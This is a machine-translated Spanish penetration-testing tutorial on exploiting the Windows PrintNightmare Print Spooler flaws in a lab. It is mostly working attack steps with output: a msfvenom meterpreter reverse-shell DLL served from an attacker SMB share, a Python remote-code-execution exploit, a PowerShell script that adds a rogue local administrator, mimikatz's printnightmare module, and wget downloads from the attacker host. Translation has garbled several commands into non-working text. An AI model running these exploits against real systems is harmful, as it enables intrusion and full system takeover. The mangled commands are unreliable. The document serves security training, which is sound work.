iGNITE Technologies

Windows Privilege Escalation
PRINTNIGHTMARE

WWW.HACKINGARTICLES.IN

Contenido

Introducción

Print Spooler ha estado en el radar de los investigadores desde que el gusano Stuxnet utilizó la vulnerabilidad de escalada de privilegios del print spooler para propagarse a través de la red en centrifugadoras de enriquecimiento nuclear de Irán e infectó más de 45.000 redes. PrintNightmare es el nombre común que se le da a una vulnerabilidad de ejecución remota de código en el servicio Print Spooler (spoolsv.exe) en los sistemas operativos Microsoft Windows. A la vulnerabilidad se le asignó CVE-2021-34527. Inicialmente, se pensó como una escalada de privilegios locales (LPE) y se le asignó CVE-2021-1675. Los parches inmediatos para el LPE se lanzaron en junio de 2021 y se marcaron como de baja gravedad. Aproximadamente 2 semanas después, Microsoft cambió el estado de gravedad baja de LPE a grave, ya que se descubrió que se omitieron los parches y la ejecución remota de código logró la asignación de CVE-2021-34527. Hubo una controversia después de un malentendido entre los autores y Microsoft donde el exploit RCE se lanzó en GitHub antes de los parches, lo que lo convirtió en una vulnerabilidad de día 0. Sin embargo, fue inmediatamente revocado. En este artículo, nos centraremos en la escalada de privilegios utilizando esta vulnerabilidad de Print Spooler. La tracción que obtuvo en 2021 la convirtió en la vulnerabilidad del año.

CVE relacionados:

CVE-2021-34527

Tipo de vulnerabilidad Ejecución remota de código

Gravedad	Alto
Puntuación CVSS base	9.3

Versiones afectadas Windows_10:20h2, Windows_10:21h1, Windows_10:1607, Windows_10:1809, Windows_10:1909, Windows_10:2004, Windows_7sp1, Windows_8.1, Windows_rt_8.1, Windows_Server_2008, Windows_Server_2008, Windows_Server_2012, Windows_Server_2012:r2, Windows_Server_2016, Windows_Server_2016:20h2, Windows_Server_2016:2004, Windows_Server_2019

CVE-2021-1675

Tipo de vulnerabilidad Escalada de privilegios locales

Gravedad	Alto
Puntuación CVSS base	9.3

Versiones afectadas Windows_10:20h2, Windows_10:21h1, Windows_10:1607, Windows_10:1809, Windows_10:1909, Windows_10:2004, Windows_7sp1, Windows_8.1, Windows_rt_8.1, Windows_Server_2008, Windows_Server_2008,


Windows_Server_2012, Windows_Server_2012:r2,
Windows_Server_2016, Windows_Server_2016:20h2,
Windows_Server_2016:2004, Windows_Server_2019

Avisos relacionados:

- https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527
- https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2021-34527
- https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-1675

Conceptos básicos de la cola de impresión

La cola de impresión es la interfaz principal del proceso de impresión. Es un archivo EXE integrado que se carga al iniciar el sistema. El flujo de trabajo de un proceso de impresión es el siguiente:



Aplicación: la aplicación de impresión crea un trabajo de impresión llamando a la interfaz de dispositivo gráfico (GDI).

GDI: GDI incluye componentes en modo usuario y en modo kernel para soporte de gráficos.

winspool.drv es la interfaz que se comunica con la cola de impresión. Proporciona los resguardos RPC necesarios para acceder al servidor.

spoolsv.exe es el servidor API de la cola de impresión. Este módulo implementa el enrutamiento de mensajes al proveedor de impresión con la ayuda del enrutador (spoolss.dll)

spoolss.dll determina a qué proveedor de impresión llamar, según el nombre de la impresora y pasa la llamada de función al proveedor correcto.

Resumen de vulnerabilidad

El protocolo MS-RPRN (Protocolo remoto del sistema de impresión) tiene un método RpcAddPrinterDriverEx() que permite la instalación remota del controlador por parte de usuarios con el derecho SeLoadDriverPrivilege. Este derecho es sólo para los usuarios del grupo Administrador. Entonces, el exploit intenta eludir esta autenticación en RpcAddPrinterDriver. Técnica dada por afwu.

Cube0x0 tuiteó que pudo lograr los mismos resultados explotando el método RpcAsyncAddPrinterDriver() del protocolo MS-PAR, que es similar a RpcAddPrinterDriver y carga controladores de forma remota. La técnica se puede encontrar aquí.

Usaremos ambas técnicas en este artículo de demostración.

Flujo de vulnerabilidad

Para comprender el flujo de vulnerabilidad, primero comprendamos el funcionamiento de RpcAddPrinterDriver. Los pasos son los siguientes:

- Agregar un controlador de impresora a una llamada de servidor (RpcAddPrinterDriver)
- El cliente (atacante) crea un recurso compartido con archivos del controlador de impresora accesibles
- El cliente (atacante) crea un contenedor de controlador MS-RPRN (Protocolo remoto del sistema de impresión) que tiene DRIVER_INFO_2 en él. (Básicamente, estas son variables que contienen la ruta de las DLL, el tipo de arquitectura, etc.)
- Llamadas del cliente (atacante):
  RpcAddPrinterDriver("<nombre del servidor de impresión>", DriverContainer);

Comprobación de seguridad: cuando el cliente llama a esta función, el sistema comprueba si el cliente tiene "SeLoadDriverPrivilege", que se otorga de forma predeterminada al grupo de administradores.

Sin pasar por el control de seguridad: AFWU mencionó en su artículo original que un usuario puede proporcionar los siguientes parámetros en el servicio de cola de impresión:

```
pDataFile =A.dll
pConfigFile =B.dll
pDriverPath=C.dll
```

El servicio de cola de impresión copiará los archivos DLL A, B, C en C:\Windows\System32\spool\drivers\x64\3\new y luego cárguelos en C:\Windows\System32\spool\drivers\x64\3

Además, explica que para pDataFile y pDriverPath hay una verificación en Windows que indica que estas DLL no pueden ser una ruta UNC. Pero pConfigFile puede ser una ruta UNC y por lo tanto un atacante puede hacer lo siguiente:

```
pDataFile =A.dll
```

```
pConfigFile =\\attacker_share\evil.dll
pDriverPath=C.dll
```

Lo que en teoría obligaría a Windows a cargar evil.dll desde el recurso compartido de un atacante.

Por lo tanto, la omisión de autenticación ocurre de la siguiente manera:

- Se llama a RpcAddPrinterDriver con parámetros sugeridos y una ruta UNC que conduce a DLL maliciosa
- La DLL maliciosa se copia en C:\Windows\System32\spool\drivers\x64\3\evil.dll
- Pero esto genera un conflicto de acceso, por lo que invocamos la función de copia de seguridad del controlador y copiamos los controladores antiguos (incluida nuestra DLL maliciosa) al directorio. C:\Windows\System32\spool\drivers\x64\3\old\1\
- Reemplace la ruta de pConfigFile a la DLL por esta ruta C:\Windows\System32\spool\drivers\x64\3\old\1\evil.dll
- La restricción de acceso ahora se omitió y la DLL se cargó exitosamente en spoolsv.exe

Esto se explicó en su artículo sobre Github, que fue eliminado. Sin embargo, si enciendes tus motores y viajas en el "camino de regreso" al tiempo, es posible que puedas encontrarlo aquí :)

Y el proceso mencionado anteriormente es el mecanismo fundamental detrás del funcionamiento de los exploits que veremos en este artículo.

IP de la máquina

A lo largo de la demostración, se tomaron las siguientes direcciones IP:

IP del atacante: 192.168.1.2

IP de la víctima: 192.168.1.190

Credenciales comprometidas utilizadas: ignite/123

Método 1: PrintNightmare RCE usando Python

Este es el método relacionado con CVE-2021-34527 (ejecución remota de código como administrador). Puede encontrar el PoC oficial de Cube0x0 aquí. Usaremos una versión bifurcada aquí.

Primero, necesitamos crear un archivo DLL malicioso que se ejecutará como ADMINISTRADOR. Usamos msfvenom para esto.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.2 lport=4444 -f dll -o evil.dll
```

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.2 lport=4444 -f dll -o evil.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 8704 bytes
Saved as: evil.dll
```

Ahora podemos comprobar si el objetivo es vulnerable o no utilizando el módulo auxiliar de Metasploit. Aquí, ingresé una ruta aleatoria para el argumento DLL_PATH ya que no estoy ejecutando el exploit, solo tengo que escanear. En nuestras pruebas, descubrimos que printnightmare de Metasploit no era confiable y, por lo tanto, no mostramos esta técnica aquí. Sin embargo, puedes probarlo por tu cuenta y ver si funciona para ti. Esta ejecución confirmó que la víctima es vulnerable a la pesadilla impresa.

utilizar auxiliar/admin/dcerpc/cve_2021_1675_printnightmare

establecer RHOSTS 192.168.1.190

configurar SMBUser encender

configurar SMBPass 123

establecer DLL_PATH /

explotar

```
msf6 > use auxiliary/admin/dcerpc/cve_2021_1675_printnightmare
msf6 auxiliary(admin/dcerpc/cve_2021_1675_printnightmare) > set rhosts 192.168.1.190
rhosts => 192.168.1.190
msf6 auxiliary(admin/dcerpc/cve_2021_1675_printnightmare) > set SMBUser ignite
SMBUser => ignite
msf6 auxiliary(admin/dcerpc/cve_2021_1675_printnightmare) > set SMBPass 123
SMBPass => 123
msf6 auxiliary(admin/dcerpc/cve_2021_1675_printnightmare) > set dll_path /
dll_path => /
msf6 auxiliary(admin/dcerpc/cve_2021_1675_printnightmare) > exploit
[*] Running module against 192.168.1.190

[*] 192.168.1.190:445 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.1.190:445 - Target environment: Windows v10.0.17763 (x64)
[*] 192.168.1.190:445 - Enumerating the installed printer drivers ...
[*] 192.168.1.190:445 - Retrieving the path of the printer driver directory ...
[+] 192.168.1.190:445 - The target is vulnerable. Received ERROR_BAD_NET_NAME, implying the target is vulnerable.
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/cve_2021_1675_printnightmare) >
```

Ahora iniciamos un controlador de antemano antes de ejecutar nuestro archivo DLL usando el exploit.

usar multi/manejador

configurar la carga útil windows/x64/meterpreter/reverse_tcp

establecer LHOST 192.168.1.2

establecer LPORT 4444

explotar

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.2
lhost ⇒ 192.168.1.2
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
```

Ahora necesitamos clonar el repositorio de github. Estamos usando una versión bifurcada del exploit original de Cube0x0.

clon de git https://github.com/nemo-wq/PrintNightmare-CVE-2021-34527
cd ImprimirPesadilla-CVE-2021-34527
chmod 777 CVE-2021-34527.py

```
┌──(root㉿kali)-[~]
└─# git clone https://github.com/nemo-wq/PrintNightmare-CVE-2021-34527
Cloning into 'PrintNightmare-CVE-2021-34527'...
remote: Enumerating objects: 64, done.
remote: Counting objects: 100% (64/64), done.
remote: Compressing objects: 100% (49/49), done.
remote: Total 64 (delta 13), reused 55 (delta 8), pack-reused 0
Receiving objects: 100% (64/64), 2.85 MiB | 6.13 MiB/s, done.
Resolving deltas: 100% (13/13), done.

┌──(root㉿kali)-[~]
└─# cd PrintNightmare-CVE-2021-34527

┌──(root㉿kali)-[~/PrintNightmare-CVE-2021-34527]
└─# ls -la
total 36
drwxr-xr-x  5 root root 4096 Feb 19 11:15 .
drwx------ 16 root root 4096 Feb 19 11:15 ..
-rw-r--r--  1 root root 7817 Feb 19 11:15 CVE-2021-34527.py
drwxr-xr-x  3 root root 4096 Feb 19 11:15 EXP
drwxr-xr-x  8 root root 4096 Feb 19 11:15 .git
-rw-r--r--  1 root root 8039 Feb 19 11:15 README.md
drwxr-xr-x  3 root root 4096 Feb 19 11:15 SharpPrintNightmare

┌──(root㉿kali)-[~/PrintNightmare-CVE-2021-34527]
└─# chmod 777 CVE-2021-34527.py
```

Muy bien, un último paso restante es alojar la DLL maliciosa en nuestro servidor SAMBA. Puede configurar un servidor samba manualmente en Kali, usar el host de Windows para alojarlo o el método más sencillo es usar el servidor smb de impacket.

Agregue el nombre del recurso compartido que desee (en mi caso, se usa "compartir") y luego proporcione la ruta (en mi caso, /root) donde guardó la DLL maliciosa.

```
python3 /usr/share/doc/python3-impacket/examples/smbserver.py compartir /root
```

```
┌──(root㉿kali)-[~]
└─# python3 /usr/share/doc/python3-impacket/examples/smbserver.py share /root
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Con todo preparado y listo, podemos lanzar el exploit RCE. La ejecución es sencilla.


./exploit.py credenciales@IP 'UNC_PATH de la DLL alojada'

Aquí, acabamos de lanzar un recurso compartido en impacket, lo usaremos como ruta UNC.

```
./CVE-2021-34527.py encender:123@192.168.1.190 '\\192.168.1.2\share\evil.dll'
```

```
┌──(root㉿kali)-[~/PrintNightmare-CVE-2021-34527]
└─# ./CVE-2021-34527.py ignite:123@192.168.1.190 '\\192.168.1.2\share\evil.dll'
[*] Connecting to ncacn_np:192.168.1.190[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_83aa9aebf5dffc
[*] Executing \\192.168.1.2\share\evil.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
[*] Stage0: 0
[*] Try 3...
```


Como puede ver, la víctima ejecutó con éxito nuestro archivo DLL y nos devolvió una sesión de nivel de administrador en la víctima.



Método 2: PrintNightmare LPE usando Powershell

Hemos visto el exploit remoto perteneciente a CVE 2021-34527. Ahora veremos el antiguo exploit de escalada de privilegios locales. AFWU había implementado el exploit original en C plus plus, mientras que Caleb Stewart y John Hammond crearon un PoC funcional en PowerShell. A diferencia del exploit tradicional, esta versión no necesita que un atacante cree un servidor SMB para poder explotar. En lugar de una inyección de ruta UNC remota, los autores crean una DLL independiente en el directorio temporal y realizan una inyección de ruta UNC local.

```
clon de git https://github.com/calebstewart/CVE-2021-1675.git
cd CVE-2021-1675 && ls-al
```



Ahora, una vez que la víctima está comprometida, podemos cargar este archivo ps1 en el directorio \Users\Public usando IWR y configurando un servidor http de Python en el directorio CVE-2021-1675.

disco compacto CVE-2021-1675

python3 -m http.server 80 powershell wget

http://192.168.1.2/CVE-2021-1675.ps1 - O \Users\Public\cve.ps1 cd C:\Users\Public

directorio

```
┌──(root㉿kali)-[~]
└─# nc -lvp 8888
listening on [any] 8888 ...
192.168.1.190: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.190] 50841
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Desktop>powershell wget http://192.168.1.2/CVE-2021-1675.ps1 -O \Users\Public\cve.ps1
powershell wget http://192.168.1.2/CVE-2021-1675.ps1 -O \Users\Public\cve.ps1

C:\Users\ignite\Desktop>cd C:\users\Public
cd C:\users\Public

C:\Users\Public>dir
dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Users\Public

02/19/2022  08:26 AM    <DIR>          .
02/19/2022  08:26 AM    <DIR>          ..
02/19/2022  08:26 AM           178,561 cve.ps1
03/19/2019  12:59 PM    <DIR>          Documents
09/14/2018  11:33 PM    <DIR>          Downloads
09/14/2018  11:33 PM    <DIR>          Music
09/14/2018  11:33 PM    <DIR>          Pictures
09/14/2018  11:33 PM    <DIR>          Videos
               1 File(s)        178,561 bytes
               7 Dir(s)  24,509,399,040 bytes free
```

Ahora podemos ejecutar este archivo ps1 usando powershell. Este script de PowerShell nos ayudará a agregar un nuevo usuario al grupo de administradores utilizando las credenciales especificadas. Para eso, necesitamos generar PowerShell interactivo e invocar el módulo de esta manera:

```
powershell -ep derivación
Módulo de importación .\cve.ps1
Invocar-Pesadilla -NuevoUsuario "duro" -NuevaContraseña "123" -NombreConductor "Imprimirme"
```

```
C:\Users\Public>powershell -ep bypass
powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Public> Import-Module .\cve.ps1
Import-Module .\cve.ps1
PS C:\Users\Public> Invoke-Nightmare -NewUser "harsh" -NewPassword "123" -DriverName "
Invoke-Nightmare -NewUser "harsh" -NewPassword "123" -DriverName "PrintMe"
[+] created payload at C:\Users\ignite\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_am
[+] added user harsh as local administrator
[+] deleting payload from C:\Users\ignite\AppData\Local\Temp\nightmare.dll
```

Como puede ver, el script ha creado una DLL personalizada que agrega un nuevo usuario "duro" con la contraseña 123 en el grupo de administración y el script ha explotado el carrete de impresión.

```
administrador de grupo local neto
```

```
PS C:\Users\Public> net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
harsh
ItUser
The command completed successfully.
```

Podemos confirmar esto iniciando sesión en la víctima usando psexec.

```
python3 psexec.py duro: 123@192.168.1.190
```

```
┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# python3 psexec.py harsh:123@192.168.1.190

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 192.168.1.190.....
[*] Found writable share ADMIN$
[*] Uploading file MQaQTKuj.exe
[*] Opening SVCManager on 192.168.1.190.....
[*] Creating service PXzS on 192.168.1.190.....
[*] Starting service PXzS.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Podemos iniciar sesión con las credenciales y podemos confirmar usando el comando net user que hard ahora es miembro de los administradores.

Método 3: Printnightmare LPE usando Mimikatz

Cuando el PoC apareció en Internet, se agregó un nuevo complemento mimikatz como ritual en la sección misc (misc::printnightmare). Para explotar usando mimikatz, usaremos nuestro archivo DLL existente "evil.dll" y también necesitamos que nuestro servidor SMB se ejecute en la configuración existente. Ahora, descargaremos mimikatz.exe en nuestro kali e iniciaremos el servidor HTTP Python.

```
python3 -m http.servidor 80
powershell wget http://192.168.1.2/mimikatz.exe -O \usuarios\Public\mimikatz.exe
misc::printnightmare /library:\\192.168.1.2\share\evil.dll /authuser:ignite /authpassword:123 /try:50
```

```
C:\Users\Public>powershell wget http://192.168.1.2/mimikatz.exe -O \users\Public\mimikatz.exe
powershell wget http://192.168.1.2/mimikatz.exe -O \users\Public\mimikatz.exe

C:\Users\Public>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # misc::printnightmare /library:\\192.168.1.2\share\evil.dll /authuser:ignite /authpassword:123 /try:50
[rpc] Username : ignite
[rpc] Domain   :
[rpc] Password : 123
[ms-rprn/ncalrpc] local
> RpcGetPrinterDriverDirectory: C:\Windows\system32\spool\DRIVERS\x64
| mimikatz-{daa33150-81e4-4c23-8558-c96ec25cd7c4}-legitprinter / Windows x64 - 0×00008018 - \??\UNC\192.168.1.2\share\ev
> RpcAddPrinterDriverEx: ERROR kuhl_m_misc_printnightmare_AddPrinterDriver ; RPC Exception: 0×000006be (1726)
```

Según ha confirmado mimikatz la ejecución ha sido un éxito. Lanza una excepción (probablemente debido a algunos caracteres en la DLL) pero la DLL funcionó de todos modos y se recibió un shell inverso en multi/handler.

```
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] Sending stage (200262 bytes) to 192.168.1.190
[*] Meterpreter session 1 opened (192.168.1.2:4444 → 192.168.1.190:61892 ) a

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Asegúrese de configurar un controlador en Metasploit antes de ejecutar este comando. ¡Si todo va bien, verás un caparazón inverso!

Y por eso, hemos llevado a cabo una escalada de privilegios explotando la vulnerabilidad PrintNightmare.

Estado del parche

Microsoft lanzó parches fuera de banda para abordar esta vulnerabilidad que se pueden encontrar en el boletín informativo de MSRC mencionado en la introducción. Además, los administradores del sistema deben considerar deshabilitar la función de apuntar e imprimir y deshabilitar la impresión en usuarios donde no sea posible. necesario.

Conclusión

Debido a la naturaleza de esta vulnerabilidad y la facilidad de explotación, PrintNightmare es una vulnerabilidad grave que obtuvo de facto el premio a la vulnerabilidad del año en 2021. Desde entonces, han surgido muchos exploits más nuevos dirigidos a spoolsv.exe y, a pesar de todos los esfuerzos de Microsoft , los parches se omiten y, por lo tanto, se recomienda encarecidamente que los analistas estén al tanto de las próximas amenazas a Print Spooler y mantengan actualizadas sus definiciones de monitoreo. Espero que te haya gustado el artículo. Gracias por leer.

****

iGNITE Technologies

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO


PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in